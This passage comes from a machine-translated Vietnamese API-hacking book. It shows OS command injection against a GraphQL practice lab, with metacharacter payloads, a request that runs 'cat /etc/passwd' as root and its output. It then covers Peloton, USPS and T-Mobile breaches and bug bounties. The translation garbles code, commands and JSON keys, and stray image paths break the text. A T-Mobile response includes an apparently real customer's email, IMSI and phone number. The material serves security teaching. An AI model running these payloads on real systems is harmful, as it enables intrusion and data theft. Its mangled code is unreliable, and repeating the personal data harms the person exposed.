n<TITLE>Đã di chuyển 301</TITLE></HEAD><BODY>\n<H1>Đã di chuyển 301</H1>\nTài liệu đã được di chuyển\
n<AHREF=\"http://www.google.com/\">tại đây</A>.\n</BODY></HTML>\n"}}}
```

Tôi tình cờ đã kiểm tra yêu cầu bằng cách sử dụng http://www.google.com/ như của tôi URL để nhập bột nhão; bạn có thể có một URL khác trong yêu cầu.

Bây giờ chúng ta đã có ý tưởng về cách GraphQL sẽ phản hồi, hãy tiếp tục yêu cầu này cho Intruder. Hãy xem xét kỹ hơn phần thân của yêu cầu:

```
{"query":"mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {\n
importPaste(host: $host, port: $port, path: $path, scheme: $scheme) {\n
kết quả\n          }\N          }","biến":{"máy chủ":"google.com","cổng":80,"đường dẫn":"/","scheme":"
http"}}
```

Lưu ý rằng yêu cầu này chứa các biến, mỗi biến được đặt trước bởi $ và theo sau là !. Các khóa và giá trị tương ứng nằm ở cuối yêu cầu, theo sau "biến". Chúng tôi sẽ đặt các vị trí tải trọng của mình ở đây, bởi vì các giá trị này chứa thông tin đầu vào của người dùng có thể được chuyển đến các quy trình phụ trợ, khiến chúng trở thành mục tiêu lý tưởng để làm mờ. Nếu bất kỳ biến nào trong số này thiếu các biện pháp kiểm soát xác thực đầu vào tốt, thì chúng tôi sẽ có thể phát hiện ra lỗ hổng và có khả năng khai thác điểm yếu đó. Chúng tôi sẽ đặt các vị trí tải trọng của mình trong phần biến này:

```
"biến":{"máy chủ":"google.com§test§§test2§","port":80,"path":"/","scheme":"http"}}
```

Tiếp theo, định cấu hình hai bộ tải trọng của bạn. Đối với tải trọng đầu tiên, hãy lấy một mẫu siêu ký tự từ Chương 12:

```
|
||
&
&&
'
"

;
"
```

Đối với tập hợp tải trọng thứ hai, hãy sử dụng một mẫu tải trọng tiêm tiềm năng, cũng từ Chương 12:

```
tôi là ai
{"$where": "ngủ(1000) "}
;%00
```


Cuối cùng, đảm bảo mã hóa tải trọng bị tắt.

Bây giờ hãy thực hiện cuộc tấn công của chúng ta đối với biến máy chủ. Như bạn có thể thấy trong Hình 14-14, các kết quả đều đồng nhất và không có bất thường. Tất cả các mã trạng thái và độ dài phản hồi đều giống hệt nhau.

Bạn có thể xem lại các câu trả lời để xem chúng bao gồm những gì, nhưng từ lần quét đầu tiên này, dường như không có gì thú vị.


Bây giờ hãy nhắm mục tiêu biến "đường dẫn" :

```
"biến":{"máy chủ":"google.com","cổng":80,"đường dẫn":"/§test§§test2§","scheme":"http"}}
```



Hình 14-14: Kết quả kẻ xâm nhập cho một cuộc tấn công vào biến máy chủ

Chúng tôi sẽ sử dụng các trọng tải tương tự như cuộc tấn công đầu tiên. Như bạn có thể thấy trong Hình 14-15, chúng tôi không chỉ nhận được nhiều mã phản hồi và độ dài khác nhau, mà chúng tôi còn nhận được các chỉ báo về việc thực thi mã thành công.



Hình 14-15: Kết quả kẻ xâm nhập cho một cuộc tấn công vào biến "đường dẫn"

Tìm hiểu kỹ các câu trả lời, bạn có thể thấy rằng một số trong số chúng rất nhạy cảm với lệnh whoami . Điều này cho thấy biến "đường dẫn" dễ bị hệ điều hành tiêm. Ngoài ra, người dùng mà lệnh tiết lộ là người dùng đặc quyền, root, một dấu hiệu cho thấy ứng dụng đang chạy trên máy chủ Linux. Bạn có thể cập nhật bộ tải trọng thứ hai của mình để bao gồm các lệnh Linux uname -a và ver để xem bạn đang tương tác với hệ điều hành nào.

Khi bạn đã phát hiện ra hệ điều hành, bạn có thể thực hiện các cuộc tấn công nhắm mục tiêu hơn để lấy thông tin nhạy cảm từ hệ thống. Ví dụ, trong yêu cầu được hiển thị trong Liệt kê 14-3, tôi đã thay thế biến "đường dẫn" bằng /; cat /etc/passwd, sẽ cố gắng làm cho hệ điều hành trả về tệp /etc/passwd chứa danh sách các tài khoản trên hệ thống máy chủ, được hiển thị trong Liệt kê 14-4.

```
ĐĂNG /graphql HTTP/1.1
Máy chủ: 192.168.195.132:5000
Chấp nhận: ứng dụng/json
Loại nội dung: ứng dụng/json
--snip--

{"biến": {"lược đồ": "http",
"đường dẫn": "/ ; mèo /etc/passwd",
"cổng": 80, "máy chủ": "test.com"},
"truy vấn": "đột biến ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {\n {\n
             importPaste(máy chủ: $host, cổng: $port, đường dẫn: $path, lược đồ: $scheme) }\n
               kết quả\n                    }"}
```

Liệt kê 14-3: Yêu cầu

```
HTTP/1.0 200 OK
Loại nội dung: ứng dụng/json
Độ dài nội dung: 1516
--snip--

{"data":{"importPaste":{"result":"<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\n<html><head>\
n<title>301 Đã di chuyển vĩnh viễn</title>\n</head><body>\n
<h1>Đã di chuyển vĩnh viễn</h1>\n<p>Tài liệu đã được di chuyển <a href=\"https://test.com/\">tại đây</a>.</p>\n</
cơ thể></html>\n
root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/
sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\
nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/
sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/
nologin\nucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/
sbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/
sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/
nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\nat:x:25:25:at:/var/spool/cron/atjobs:/sbin/
nologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Máy chủ Phông chữ:/etc/X11/
fs:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/
nologin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\
nsmmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/
nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nutmp:x:100:406:utmp:/home/utmp:/bin/false\n"}}}
```

Liệt kê 14-4: Phản hồi

Bây giờ bạn có khả năng thực thi tất cả các lệnh với tư cách là người dùng root trong hệ điều hành Linux. Cứ như vậy, chúng ta có thể đưa vào các lệnh hệ thống bằng API GraphQL. Từ đây, chúng tôi có thể tiếp tục liệt kê thông tin sử dụng lỗ hổng tiêm lệnh này hoặc nếu không thì sử dụng các lệnh để lấy shell cho hệ thống. Dù bằng cách nào, đây là một phát hiện rất quan trọng. Khai thác API GraphQL rất tốt!

Bản tóm tắt

Trong chương này, chúng ta đã tìm hiểu về một cuộc tấn công API GraphQL bằng cách sử dụng một số kỹ thuật được đề cập trong cuốn sách này. GraphQL hoạt động khác với các API REST mà chúng tôi đã làm việc cho đến thời điểm này. Tuy nhiên, sau khi chúng tôi điều chỉnh một số thứ cho GraphQL, chúng tôi có thể áp dụng nhiều kỹ thuật tương tự để thực hiện một số khai thác tuyệt vời. Đừng bị đe dọa bởi các loại API mới mà bạn có thể gặp phải; thay vào đó, hãy nắm bắt công nghệ, tìm hiểu cách thức hoạt động của nó và sau đó thử nghiệm các cuộc tấn công API mà bạn đã học.

DVGA có một số lỗ hổng khác mà chúng tôi chưa đề cập đến trong chương này. Tôi khuyên bạn nên quay lại phòng thí nghiệm của mình và khai thác chúng. Trong chương cuối cùng, tôi sẽ trình bày các vi phạm và tiền thưởng trong thế giới thực liên quan đến API.

15

VI PHẠM DỮ LIỆU VÀ TIỀN THƯỞNG LỖI

Các vi phạm và tiền thưởng API trong thế giới thực được đề cập trong chương này sẽ minh họa cách các tin tặc thực tế đã khai thác các lỗ hổng API, cách các lỗ hổng có thể được kết hợp và tầm quan trọng của các điểm yếu mà bạn có thể phát hiện ra.

Hãy nhớ rằng bảo mật của ứng dụng chỉ mạnh bằng liên kết yếu nhất. Nếu bạn đang đối mặt với ứng dụng không tin cậy, dựa trên nhiều yếu tố, có tường lửa tốt nhất nhưng nhóm xanh không dành riêng tài nguyên để bảo mật API của họ, thì có một lỗ hổng bảo mật tương đương với cổng xả nhiệt của Death Star. Hơn nữa, các API và cổng xả không an toàn này thường được cố ý để lộ ra bên ngoài, tạo ra một con đường rõ ràng để thỏa hiệp và phá hủy. Sử dụng các điểm yếu phổ biến của API như sau để tạo lợi thế cho bạn khi hack.

các vi phạm

Sau khi xảy ra vi phạm, rò rỉ hoặc lộ dữ liệu, mọi người thường chỉ tay và đổ lỗi. Thay vào đó, tôi thích nghĩ về chúng như những cơ hội học tập tốn kém. Rõ ràng, vi phạm dữ liệu đề cập đến một trường hợp đã được xác nhận về tội phạm khai thác hệ thống để xâm phạm doanh nghiệp hoặc đánh cắp dữ liệu. Rò rỉ hoặc lộ diện là việc phát hiện ra một điểm yếu có thể dẫn đến việc thông tin nhạy cảm bị xâm phạm, nhưng không rõ liệu kẻ tấn công có thực sự xâm phạm dữ liệu hay không.

Khi vi phạm dữ liệu xảy ra, những kẻ tấn công thường không tiết lộ phát hiện, vì những người khoe khoang trực tuyến về chi tiết các cuộc chinh phục của họ thường bị bắt. Các tổ chức bị vi phạm cũng hiếm khi tiết lộ những gì đã xảy ra, vì họ quá xấu hổ, họ đang tự bảo vệ mình khỏi các biện pháp pháp lý bổ sung hoặc (trong trường hợp xấu nhất) họ không biết về điều đó. Vì lý do đó, tôi sẽ đưa ra dự đoán của riêng mình về cách thức những thỏa hiệp này diễn ra.

bồ câu

Số lượng dữ liệu: Hơn ba triệu người đăng ký Peloton

Loại dữ liệu: ID người dùng, vị trí, độ tuổi, giới tính, cân nặng và thông tin tập luyện

Vào đầu năm 2021, nhà nghiên cứu bảo mật Jan Masters đã tiết lộ rằng những người dùng API không được xác thực có thể truy vấn API và nhận thông tin của tất cả những người dùng khác. Việc tiết lộ dữ liệu này đặc biệt thú vị, vì tổng thống Hoa Kỳ Joe Biden là chủ sở hữu của thiết bị Peloton vào thời điểm tiết lộ.

Do lộ dữ liệu API, kẻ tấn công có thể sử dụng ba phương pháp khác nhau để lấy dữ liệu nhạy cảm của người dùng: gửi yêu cầu tới /stats/workouts/ điểm cuối chi tiết , gửi yêu cầu đến tính năng /api/user/search và thực hiện các yêu cầu GraphQL chưa được xác thực.

Điểm cuối /stats/workouts/details

Điểm cuối này nhằm cung cấp thông tin chi tiết về bài tập của người dùng dựa trên ID của họ. Nếu người dùng muốn dữ liệu của họ ở chế độ riêng tư, họ có thể chọn một tùy chọn được cho là sẽ che giấu dữ liệu đó. Tuy nhiên, tính năng bảo mật không hoạt động bình thường và điểm cuối đã trả lại dữ liệu cho bất kỳ người tiêu dùng nào bất kể được ủy quyền.

Bằng cách chỉ định ID người dùng trong nội dung yêu cầu POST, kẻ tấn công sẽ nhận được phản hồi bao gồm tuổi, giới tính, tên người dùng, tập luyện của người dùng ID và Peloton ID, cũng như một giá trị cho biết liệu hồ sơ của họ có ở chế độ riêng tư hay không:

```
ĐĂNG /số liệu thống kê/bài tập/chi tiết HTTP/1.1
Máy chủ: api.onepeloton.co.uk
Tác nhân người dùng: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Chấp nhận: ứng dụng/json, văn bản/đơn giản, */*
--snip--
{"ids":["10001","10002","10003","10004","10005","10006",]}
```

Các ID được sử dụng trong cuộc tấn công có thể bị ép buộc hoặc tốt hơn là được thu thập bằng cách sử dụng ứng dụng web, ứng dụng này sẽ tự động điền ID người dùng.

Tìm kiếm người dùng

Các tính năng tìm kiếm của người dùng có thể dễ dàng trở thành nạn nhân của các lỗi logic nghiệp vụ. Yêu cầu GET tới điểm cuối /api/user/search/:<username> tiết lộ URL dẫn đến ảnh hồ sơ, vị trí, ID, trạng thái bảo mật của hồ sơ và thông tin xã hội như số lượng người theo dõi của họ. Bất kỳ ai cũng có thể sử dụng tính năng hiển thị dữ liệu này.

GraphQL

Một số điểm cuối GraphQL cho phép kẻ tấn công gửi các yêu cầu chưa được xác thực. Một yêu cầu như sau sẽ cung cấp ID, tên người dùng và vị trí của người dùng:

```
ĐĂNG /graphql HTTP/1.1
Máy chủ: gql-graphql-gateway.prod.k8s.onepeloton.com
--snip--
{"truy vấn":
"truy vấn SharedTags($currentUserID: ID!) (\n Người dùng: người dùng(id: "currentUserID") (\r\n__typename\n id\r\n vị
trí\r\n )\r\n)". "biến": ( "currentUserID": "DỮ LIỆU BỊ GIẤU")}
```

Bằng cách sử dụng ID người dùng ĐÃ GIẤU làm vị trí tải trọng, một tài khoản không được xác thực kẻ tấn công có thể brute-force ID người dùng để lấy dữ liệu người dùng riêng tư.

Vi phạm Peloton là một minh chứng về cách sử dụng API với tư duy quảng cáo có thể dẫn đến những phát hiện quan trọng. Nó cũng cho thấy rằng nếu một tổ chức không bảo vệ một trong các API của mình, thì bạn nên coi đây là một cuộc gọi tập hợp để kiểm tra các điểm yếu của các API khác.

API khả năng hiển thị được thông báo của USPS

Số lượng dữ liệu: Khoảng 60 triệu người dùng USPS bị lộ

Loại dữ liệu: Email, tên người dùng, cập nhật gói theo thời gian thực, địa chỉ gửi thư, số điện thoại

Vào tháng 11 năm 2018, KrebsOnSecurity đã tiết lộ câu chuyện rằng trang web của Dịch vụ Bưu chính Hoa Kỳ (USPS) đã tiết lộ dữ liệu của 60 triệu người dùng. Một chương trình USPS có tên là Khả năng hiển thị được thông báo đã cung cấp API cho người dùng được xác thực để người tiêu dùng có thể có dữ liệu gần thời gian thực về tất cả thư. Vấn đề duy nhất là bất kỳ người dùng được xác thực USPS nào có quyền truy cập vào API đều có thể truy vấn nó để biết bất kỳ chi tiết tài khoản USPS nào. Để làm cho mọi thứ tồi tệ hơn, API đã chấp nhận các truy vấn ký tự đại diện. Điều này có nghĩa là kẻ tấn công có thể dễ dàng yêu cầu dữ liệu người dùng cho mọi người dùng Gmail bằng cách sử dụng truy vấn như sau: /api/v1/
tìm?email=*@gmail.com.

Bên cạnh các cấu hình sai bảo mật rõ ràng và các lỗ hổng logic nghiệp vụ, API USPS cũng dễ bị tổn thương trước sự cố lộ dữ liệu quá mức. Khi dữ liệu cho một địa chỉ được yêu cầu, API sẽ phản hồi

với tất cả các bản ghi được liên kết với địa chỉ đó. Một tin tặc có thể đã phát hiện ra lỗ hổng bằng cách tìm kiếm các địa chỉ vật lý khác nhau và chú ý đến kết quả. Ví dụ: một yêu cầu như sau có thể hiển thị hồ sơ của tất cả những người hiện tại và trước đây của địa chỉ:

```
ĐĂNG /api/v1/thùng chứa/trạng thái
Mã thông báo: NgườiDùngA

--snip--

{
"đường phố": "475 L' Enfant Plaza SW",
"thành phố": Washington DC"
}
```

Một API với loại tiếp xúc dữ liệu quá mức này có thể phản hồi bằng nội dung như sau:

```
{
        "đường phố":"475 L' Enfant Plaza SW",
        "Thành phố":"Washington DC",
        "khách hàng": [
                {
                        "tên":"Rufus Shinra",
                        "tên người dùng":"novp4me",
                        "email":"rufus@shinra.com",
                        "điện thoại":"123-456-7890",
                },
                {
                        "name":"Giáo sư Hojo",
                        "username":"sep-cha",
                        "email":"prof@hojo.com",
                        "điện thoại":"102-202-3034",
                }
                ]
}
```

Việc tiếp xúc với dữ liệu USPS là một ví dụ tuyệt vời về lý do tại sao nhiều tổ chức cần thử nghiệm bảo mật tập trung vào API, cho dù đó là thông qua chương trình tiền thưởng lỗi hay thử nghiệm thâm nhập. Trên thực tế, Văn phòng Tổng thanh tra của chương trình Khả năng hiển thị được thông báo đã tiến hành đánh giá lỗ hổng một tháng trước khi phát hành bài báo KrebsOnSecurity . Những người đánh giá đã không đề cập bất cứ điều gì về bất kỳ API nào và trong “Đánh giá lỗ hổng khả năng hiển thị được thông báo” của Văn phòng Tổng thanh tra, những người kiểm tra đã xác định rằng “về tổng thể, mã hóa và xác thực ứng dụng web IV là an toàn” (https: //www.uspsoig .gov/sites/default/files/document-library-files/2018/IT-AR-19-001.pdf). Báo cáo công khai cũng bao gồm mô tả về các công cụ quét lỗ hổng được sử dụng để kiểm tra ứng dụng web đã cung cấp cho những người kiểm tra USPS kết quả âm tính giả. Điều này có nghĩa là các công cụ của họ đảm bảo với họ rằng không có gì sai trong khi thực tế là có vấn đề nghiêm trọng.

Nếu bất kỳ thử nghiệm bảo mật nào tập trung vào API, thì những người thử nghiệm sẽ phát hiện ra các lỗi logic nghiệp vụ rõ ràng và các điểm yếu về xác thực. Các

Việc tiếp xúc với dữ liệu của USPS cho thấy các API đã bị bỏ qua như một véc tơ tấn công đáng tin cậy như thế nào và mức độ nghiêm trọng của việc kiểm tra chúng bằng các công cụ và kỹ thuật phù hợp.

Vi phạm API T-Mobile

- Số lượng dữ liệu: Hơn hai triệu khách hàng T-Mobile
- Loại dữ liệu: Tên, số điện thoại, email, ngày sinh, số tài khoản, mã ZIP thanh toán

Vào tháng 8 năm 2018, T-Mobile đã đăng một lời khuyên lên trang web của mình nói rằng nhóm an ninh mạng của họ đã "phát hiện và chặn quyền truy cập trái phép vào một số thông tin nhất định". T-Mobile cũng đã cảnh báo 2,3 triệu khách hàng qua tin nhắn văn bản rằng dữ liệu của họ đã bị lộ. Bằng cách nhắm mục tiêu vào một trong các API của T-Mobile, kẻ tấn công có thể lấy tên khách hàng, số điện thoại, email, ngày sinh, số tài khoản và mã ZIP thanh toán.

Như thường lệ, T-Mobile đã không chia sẻ công khai các chi tiết cụ thể của vi phạm, nhưng chúng tôi có thể đi ra ngoài và đoán. Một năm trước đó, một người dùng YouTube đã phát hiện và tiết lộ một lỗ hổng API có thể giống với lỗ hổng đã bị khai thác. Trong video có tiêu đề "Khai thác công bố thông tin T-Mobile", người dùng "moim" đã trình bày cách khai thác API Cổng dịch vụ web T-Mobile. Khả năng dễ bị tổn thương trước đó này cho phép người tiêu dùng truy cập dữ liệu bằng cách sử dụng một mã thông báo ủy quyền duy nhất và sau đó thêm bất kỳ số điện thoại nào của người dùng vào URL. Sau đây là một ví dụ về dữ liệu được trả về từ yêu cầu:

---

quyền ngầm định:
0:
người dùng:
IAMEmail:
"rafae1530116@yahoo.com"
tên người dùng:
"U-eb71e893-9cf5-40db-a638-8d7f5a5d20f0"
dòng:
0:
trạng thái tài khoản: "A"
lệnh cấm:
"958100286"
loại khách hàng: "GMP_NM_P"
tên đã cho: "Rafael"
nghĩa là:
"310260755959157"
isLineGrantable: "đúng"
nhiệm vụ:
"19152538993"
permissionType: "kế thừa"
1:
trạng thái tài khoản: "A"
lệnh cấm:
"958100286"
loại khách hàng: "GMP_NM_P"
tên đã cho: "Rafael"

```
imsi:
"310260755959157"
isLineGrantable: "sai"
msisdn:
"19152538993"
loại quyền: "được liên kết"
```

Khi bạn nhìn vào điểm cuối, tôi hy vọng bạn đã nghĩ đến một số lỗ hổng API. Nếu bạn có thể tìm kiếm thông tin của chính mình bằng tham số msisdn , bạn có thể sử dụng thông tin đó để tìm kiếm các số điện thoại khác không?
Thật vậy, bạn có thể! Đây là một lỗ hổng BOLA. Tệ hơn nữa, số điện thoại rất dễ đoán và thường được công khai. Trong video khai thác, moim lấy một số điện thoại T-Mobile ngẫu nhiên từ một cuộc tấn công dox vào Pastebin và lấy thành công thông tin của khách hàng đó.

Cuộc tấn công này chỉ là một bằng chứng về khái niệm, nhưng nó có chỗ để cải thiện. Nếu bạn phát hiện sự cố như thế này trong quá trình kiểm tra API, tôi khuyên bạn nên làm việc với nhà cung cấp để có thêm tài khoản kiểm tra có số điện thoại riêng biệt nhằm tránh làm lộ dữ liệu khách hàng thực tế trong quá trình kiểm tra của bạn. Khai thác các phát hiện và sau đó mô tả tác động mà một cuộc tấn công thực sự có thể gây ra đối với môi trường của khách hàng, đặc biệt nếu kẻ tấn công sử dụng vũ lực số điện thoại và vi phạm một lượng lớn dữ liệu khách hàng.

Xét cho cùng, nếu API này là nguyên nhân gây ra vi phạm, thì kẻ tấn công có thể dễ dàng lấy số điện thoại bị cưỡng bức để thu thập 2,3 triệu đã bị rò rỉ.

tiền thưởng

Các chương trình tiền thưởng tìm lỗi không chỉ thưởng cho tin tặc vì đã tìm và báo cáo các điểm yếu mà bọn tội phạm có thể đã xâm phạm, mà các bài viết của chúng cũng là một nguồn tuyệt vời cho các bài học về hack API. Nếu bạn chú ý đến chúng, bạn có thể học các kỹ thuật mới để sử dụng trong thử nghiệm của riêng mình. Bạn có thể tìm thấy các bài viết trên các nền tảng tiền thưởng lỗi như HackerOne và Bug Crowd hoặc từ các nguồn độc lập như Pentester Land, ProgrammableWeb và APIsecurity.io.

Các báo cáo tôi trình bày ở đây đại diện cho một mẫu nhỏ của các khoản tiền thưởng ngoài kia. Tôi đã chọn ba ví dụ này để nắm bắt nhiều vấn đề khác nhau mà những kẻ săn tiền thưởng gặp phải và các kiểu tấn công mà họ sử dụng. Như bạn sẽ thấy, trong một số trường hợp, những tin tặc này đào sâu vào API bằng cách kết hợp các kỹ thuật khai thác, theo dõi nhiều khách hàng tiềm năng và thực hiện các cuộc tấn công ứng dụng web mới. Bạn có thể học được rất nhiều từ những thợ săn tiền thưởng.

Giá của các khóa API tốt

Thợ săn tiền thưởng: Ace Candelario

Tiền thưởng: 2.000 USD

Candelario bắt đầu tìm kiếm lỗi của mình bằng cách điều tra tệp nguồn JavaScript trên mục tiêu của mình, tìm kiếm nó để tìm các thuật ngữ như api, bí mật và khóa có thể có

chỉ ra một bí mật bị rò rỉ. Thật vậy, anh đã phát hiện ra một khóa API đang được sử dụng cho phần mềm nhân sự BambooHR. Như bạn có thể thấy trong JavaScript, khóa được mã hóa base64:

```
hàm loadBambooHRUsers() {
var uri = 'https://api.bamboohr.co.uk/api/gateway.php/example/v1/employees/directory');
return $http.get(uri, { headers: {'Ủy quyền': ' VXNlcm5hbWU6UGFzc3dvcmQ='} cơ bản;
}
```

Vì đoạn mã cũng bao gồm điểm cuối của phần mềm nhân sự nên bất kỳ kẻ tấn công nào phát hiện ra mã này đều có thể cố gắng chuyển khóa API này làm tham số của riêng chúng trong yêu cầu API tới điểm cuối. Ngoài ra, họ có thể giải mã khóa được mã hóa base64. Trong ví dụ này, bạn có thể thực hiện các thao tác sau để xem thông tin đăng nhập được mã hóa:

```
hAPIhacker@Kali:~$ echo 'VXNlcm5hbWU6UGFzc3dvcmQ=' | cơ sở64 -d
Tên người dùng: Mật khẩu
```

Tại thời điểm này, bạn có thể đã có một trường hợp mạnh mẽ cho một báo cáo khả năng dễ bị tổn thương. Tuy nhiên, bạn có thể đi xa hơn. Ví dụ: bạn có thể cố gắng sử dụng thông tin đăng nhập trên trang nhân sự để chứng minh rằng bạn có thể truy cập dữ liệu nhân viên nhạy cảm của mục tiêu. Candelario đã làm như vậy và sử dụng ảnh chụp màn hình dữ liệu nhân viên làm bằng chứng về khái niệm của mình.

Các khóa API bị lộ như khóa này là một ví dụ về lỗ hổng xác thực bị hỏng và thông thường bạn sẽ tìm thấy chúng trong quá trình khám phá API. Phần thưởng tiền thưởng lỗi cho việc khám phá các khóa này sẽ phụ thuộc vào mức độ nghiêm trọng của cuộc tấn công mà chúng có thể được sử dụng.

bài học kinh nghiệm

- Dành thời gian để nghiên cứu mục tiêu của bạn và khám phá các API.
- Luôn để mắt đến thông tin xác thực, bí mật và chìa khóa; sau đó kiểm tra xem bạn có thể làm gì với những phát hiện của mình.

Sự cố ủy quyền API riêng tư

Thợ săn tiền thưởng lỗi: Omkar Bhagwat

Tiền thưởng: $440

Bằng cách thực hiện liệt kê thư mục, Bhagwat đã phát hiện ra một API và tài liệu của nó có tại academy.target.com/api/docs. Là người dùng chưa được xác thực, Omkar có thể tìm thấy các điểm cuối API liên quan đến quản lý người dùng và quản trị viên. Hơn nữa, khi anh ta gửi một yêu cầu GET cho điểm cuối /ping , Bhagwat nhận thấy rằng API đã phản hồi anh ta mà không sử dụng bất kỳ mã thông báo ủy quyền nào (xem Hình 15-1). Điều này đã khơi dậy sự quan tâm của Bhagwat đối với API.

Anh quyết định kiểm tra kỹ lưỡng khả năng của nó.

Hình 15-1: Một ví dụ mà Omkar Bhagwat đã cung cấp cho bản ghi tiền thưởng lỗi của anh ấy, thể hiện API phản hồi yêu cầu /ping của anh ấy bằng phản hồi "pong"

Trong khi thử nghiệm các điểm cuối khác, cuối cùng Bhagwat đã nhận được phản hồi API có lỗi "thiếu thông số ủy quyền".
Anh ấy đã tìm kiếm trang web và thấy rằng nhiều yêu cầu đã sử dụng mã thông báo Bearer ủy quyền, mã này đã bị lộ.

Bằng cách thêm mã thông báo Bearer đó vào tiêu đề yêu cầu, Bhagwat có thể chỉnh sửa tài khoản người dùng (xem Hình 15-2). Sau đó, anh ta có thể thực hiện các chức năng quản trị, chẳng hạn như xóa, chỉnh sửa và tạo tài khoản mới.

Hình 15-2: Yêu cầu API thành công của Omkar để chỉnh sửa mật khẩu tài khoản của người dùng

Một số lỗ hổng API đã dẫn đến việc khai thác này. Tài liệu API đã tiết lộ thông tin nhạy cảm về cách API hoạt động và cách thao túng tài khoản người dùng. Không có mục đích kinh doanh để cung cấp tài liệu này cho công chúng; nếu nó không có sẵn, kẻ tấn công có thể đã chuyển sang mục tiêu tiếp theo mà không dừng lại để điều tra.

Bằng cách điều tra kỹ lưỡng mục tiêu, Bhagwat đã có thể phát hiện ra lỗ hổng xác thực bị hỏng dưới dạng mã thông báo Bearer ủy quyền bị lộ. Sau đó, bằng cách sử dụng mã thông báo Bearer và tài liệu, anh ấy đã tìm thấy một BFLA.

bài học kinh nghiệm

- Khởi động một cuộc điều tra kỹ lưỡng về ứng dụng web khi có điều gì đó khiến bạn quan tâm.
- Tài liệu API là một mỏ vàng thông tin; sử dụng nó để của bạn lợi thế.
- Kết hợp các phát hiện của bạn để khám phá các lỗ hổng mới.

Starbucks: Vi phạm chưa từng có

Thợ săn tiền thưởng: Sam Curry

Tiền thưởng: 4.000 USD

